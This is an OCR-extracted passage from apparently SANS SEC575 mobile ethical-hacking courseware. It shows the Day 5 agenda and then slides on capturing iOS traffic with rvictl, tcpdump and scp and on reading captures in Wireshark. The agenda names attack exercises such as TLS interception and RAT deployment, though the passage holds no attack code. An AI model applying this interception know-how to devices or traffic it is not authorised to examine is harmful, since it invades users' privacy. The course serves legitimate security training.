
- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 5

Mobile Penetration Testing
Network Activity Analysis
Exercise: Mobile Application Network Traffic Analysis
Network Manipulation Attacks
Network Traffic Manipulation
Exercise: Manipulating Web Browser Activity
SSL/TLS attacks
Intercepting SSL/TLS traffic
Exercise: Banking Transaction Manipulation
Leveraging Mobile Malware
Exercise: Meterpreter RAT Deployment
Where to go from here

SANS | SEC575 | Mobile Device Security and Ethical Hacking 9

This page intentionally left blank



NETWORK ACTIVITY ANALYSIS

When evaluating an application, capture and analysis of network activity is essential

- What protocols are being used?
- What servers does the app communicate with?
- What information is being transmitted?

Some significant challenges


- Lack of platform-specific capture tools
- Monitoring network activity over cellular interfaces (2G–4G, SMS/MMS)
- Analysis of encrypted network activity

DE	PT
AA	MW

SANS SEC575 | Mobile Device Security and Ethical Hacking 10

Network Activity Analysis

When evaluating an application for approval in your organization, capture and analysis of network activity is essential to identify the protocol in use, the target servers the application communicates with, and the nature of the data being transmitted. There are significant challenges with monitoring network activity, however, including the lack of platform-specific capture tools, the inability to easily monitor activity over cellular interfaces (2G, 3G, and 4G as well as standard SMS and MMS activity), and the analysis of encrypted network activity.



NETWORK CAPTURE

Need to capture traffic before analysis

Local device packet captures might be undesirable


- No jailbreak available, unwilling to modify device with packet capture tool, etc.

Can capture network activity from the LAN

- Using a hub, network tap, or span port
- Wireless LAN capture (open or decrypted)

Can also set up a forwarding network proxy for data capture

Details later in the course



```
tcpdump -w out.dump
-ni eth0 -s0
```

Network Capture

In order to analyze a mobile device's network traffic, we first need to capture it. Capturing traffic directly on the mobile device might be undesirable in some circumstances, such as when jailbreak is undesirable or unavailable for the platform.

An alternative to local device packet capture is to capture traffic from the LAN, using a hub, network tap, or span port on a wireless switch. Wireless packet capture is also an option for open wireless networks or for networks where you can supply the key to decrypt the traffic, though this is less reliable than capturing from a LAN segment.


Another network capture alternative is to set up a forwarding network proxy system between the mobile device and the rest of the network, capturing activity on the proxy device itself. Later in the course, we will discuss in detail how traffic can be captured from the LAN or through a network proxy.

RVICTL

iOS devices can duplicate traffic to a Mac over USB

Establish a virtual interface with rvictl (included with XCode)

Requires UDID of iOS device



iPhone 7 Plus

Capacity: 119.20 GB
Phone Number: (401) 524-2911
UDID: ADF776F5418117E1F1F2ED2E963C088EAFFCF9C1


iOS 11.0.1
A newer version of the
11.2.5). To update your
Update.

Click on "Serial Number" to display UDID. Right-click to copy to Clipboard.

Rvictl

For iOS analysis on Mac OS X, the rvictl tool included with the XCode tools can be used to create a virtual network interface to an iOS device attached via a USB cable. With rvictl, we can direct a copy of all traffic from the iOS device through the Mac networking stack, easily capturing the networking activity with a packet capture tool.

The rvictl utility identifies which iOS device it should capture network activity from with the UDID value. You can identify the UDID of a connected iOS device with iTunes. By default, iTunes displays the serial number for the iOS device, but clicking on the text label causes it to switch to display the UDID instead. Right-clicking on the UDID allows you to copy the value to the Clipboard.




```
$ ifconfig -l
lo0 gif0 stf0 en0 en1 fw0 p2p0
$ rvictl -s 6e141e682db2e389439c1587a61efa9873b9f525
Starting device 6e141e682db2e389439c1587a61efa9873b9f525 [SUCCEEDED]

$ ifconfig -l
lo0 gif0 stf0 en0 en1 fw0 p2p0 rvi0
$ sudo tcpdump -ni rvi0 -s0 -w ios-traffic.pcap
Password:
tcpdump: WARNING: rvi0: That device doesn't support promiscuous mode
(BIOCPROMISC: Operation not supported on socket)
tcpdump: WARNING: rvi0: no IPv4 address assigned
tcpdump: listening on rvi0, link-type RAW (Raw IP), capture size 65535 bytes
^C1256 packets captured
1260 packets received by filter
0 packets dropped by kernel
$ rvictl -x 6e141e682db2e389439c1587a61efa9873b9f525
Stopping device 6e141e682db2e389439c1587a61efa9873b9f525 [SUCCEEDED]

$ ifconfig -l
lo0 gif0 stf0 en0 en1 fw0 p2p0
```

SANS

SEC575 | Mobile Device Security and Ethical Hacking 13

Rvictl Sniffing

From an OS X Terminal prompt, we can create a "rvi0" interface, bridging all activity from the iOS device through the OS X networking stack using `rvictl -s` *`UDID,`* as shown on this page. This interface will not have an IP address, but we can invoke a packet sniffer tool such as tcpdump to capture all the network traffic from the iOS device. Disconnect the rvictl interface with `rvictl -x` *`UDID`*, as shown.



TCPDUMP PACKET CAPTURE

Command line packet capture tool, preferred by many analysts
Simple, fast, unobtrusive

Capture network activity on iPhone

```
# tcpdump -D
1.en0
2.lo0
# tcpdump -n -i en0 -s 0 -w local-traffic.dump "ip"
tcpdump: listening on en0, link-type EN10MB (Ethernet), capture size
65535 bytes
127 packets captured
148 packets received by filter
```

Copy to your local host for analysis

```
myhost # scp root@iphone:local-traffic.dump .
root@iphone's password:
local-traffic.dump                    100%   44KB  43.5KB/s   00:00
```

SANS SEC575 | Mobile Device Security and Ethical Hacking 14

Tcpdump Packet Capture


Tcpdump is a command line packet capture tool favored by many analysts due to its simplicity and speed. Whether you are capturing network activity locally, on a LAN, or through a proxy system, the tcpdump parameters will be similar. First, enumerate the available interfaces for capturing network activity with "tcpdump -D", as shown. Select the desired network interface and run tcpdump with the following arguments:

- **-n**: Do not perform DNS name resolution.
- **-i en0**: Specify the interface name with which to capture network activity. Change "en0" to your desired interface name.
- **-s 0**: Set the snap length to 0, which causes tcpdump to capture the entire payload of each packet.
- **-w filename.dump**: Save the packet capture activity to the named file.

Optionally, a filter can be used at the end of the command line arguments to limit the packet capture contents. The example on this page uses a filter of "ip" to limit the packet capture to only IP packets.

Tcpdump does not display any kind of progress or indication of packet count during the capture. When you are finished capturing traffic, press "CTRL+C" to end the packet capture.

If you are capturing activity on a local mobile device, copy the packet capture to another host for analysis using scp or another file copy tool.



WIRESHARK

Essential tool for network capture analysis

- Provides basic network capture tools, but excels in analysis

Many essential features:

- Display filters to reduce packet count for analysis
- Network activity summary information
- TCP stream reassembly
- Many more

Available for Windows, OS X, Linux

Free/GPL Licensed

SANS


SEC575 | Mobile Device Security and Ethical Hacking 15

Wireshark

Wireshark is an essential tool for network capture analysis. Although Wireshark can be used for capturing network activity, it is best used for analyzing network activity, given its many essential analysis features:

- **Display filters:** Wireshark supports an intuitive and powerful display filter language to reduce the packets displayed in a packet capture to just the content that is interesting to the analyst.
- **Network activity summaries:** Wireshark has several mechanisms with which to summarize the contents of the packet capture for the analyst by host, protocol, or network activity level.
- **TCP stream reassembly:** Wireshark can reassemble TCP network stream data, simplifying the process of analyzing the data transmitted between two systems using a TCP protocol.

Wireshark is available from www.wireshark.org for Windows, OS X, Linux, and other platforms and is freely available under the GNU Public License (GPL).



```
No.  Time        Source       Destination  Info
271 125.668169 172.16.0.168 172.16.0.179 4936 > icslap [SYN] Seq=0 Win=58
274 125.671499 172.16.0.179 172.16.0.168 icslap > 4936 [SYN, ACK] Seq=0 A
275 125.674579 172.16.0.168 172.16.0.179 4936 > icslap [ACK] Seq=1 Ack=1
276 125.674640 172.16.0.168 172.16.0.179 GET /upnphost/udhisapi.dll?conte
277 125.675460 172.16.0.179 172.16.0.168 [TCP segment of a reassembled PD
278 125.675645 172.16.0.179 172.16.0.168 [TCP segment of a reassembled PD
279 125.678643 172.16.0.168 172.16.0.179 4936 > icslap [ACK] Seq=310 Ack=
280 125.678679 172.16.0.179 172.16.0.168 [TCP segment of a reassembled PD
281 125.678807 172.16.0.168 172.16.0.179 4936 > icslap [ACK] Seq=310 Ack=
282 125.678833 172.16.0.179 172.16.0.168 [TCP segment of a reassembled PD
```

```
⊞ Frame 271: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
⊞ Ethernet II, Src: 00:1d:ba:d5:c3:20 (00:1d:ba:d5:c3:20), Dst: a0:88:b4:58:3f:a0 (a0
⊞ Internet Protocol Version 4, Src: 172.16.0.168 (172.16.0.168), Dst: 172.16.0.179 (1
⊟ Transmission Control Protocol, Src Port: 4936 (4936), Dst Port: icslap (2869), Seq:
    Source port: 4936 (4936)
    Destination port: icslap (
    [Stream index: 37]
    Sequence number: 0    (re
    Header length: 40 bytes
  ⊞ Flags: 0x02 (SYN)
    Window size value: 5840
    [Calculated window size: 5
```


```
0020  00 b3 13 48 0b 35 b8 6c         m a.......
0030  16 d0 62 86 00 00 02 04         . ........
0040  2e 7e 00 00 00 00 01 03         .~...... ..
```

Wireshark Navigation

The Wireshark interface has four main views:

- **Display Filter Bar:** The display filter bar is used for specifying Wireshark display filter commands to filter the displayed packets.
- **Packet List:** The packet list shows the contents of the packet capture or the filtered results when display filters are used. Clicking on a packet will update the packet details view.
- **Packet Details:** The packet details view uses a collapsible tree hierarchy to display the decoded protocols present in the packet selected in the packet list view. Clicking on a value in the packet details display will cause the corresponding value to be selected in the packet bytes view.
- **Packet Bytes:** The packet bytes view shows both a hexadecimal and an ASCII representation of the packet contents. Clicking on a value in the packet bytes view will update the packet details display, highlighting the decoded field.

When you click on a field in the packet details or packet bytes displays, the status bar will display the display filter name for the selected field (tcp.srcport in the example on this page). This display filter name can be used to manually construct a display filter, or you can right-click on the packet details field to build a display filter automatically, choosing to include or exclude the selected field from the packet display.



GNU STRINGS COMMAND

Extracts printable characters from a file (such as packet captures)

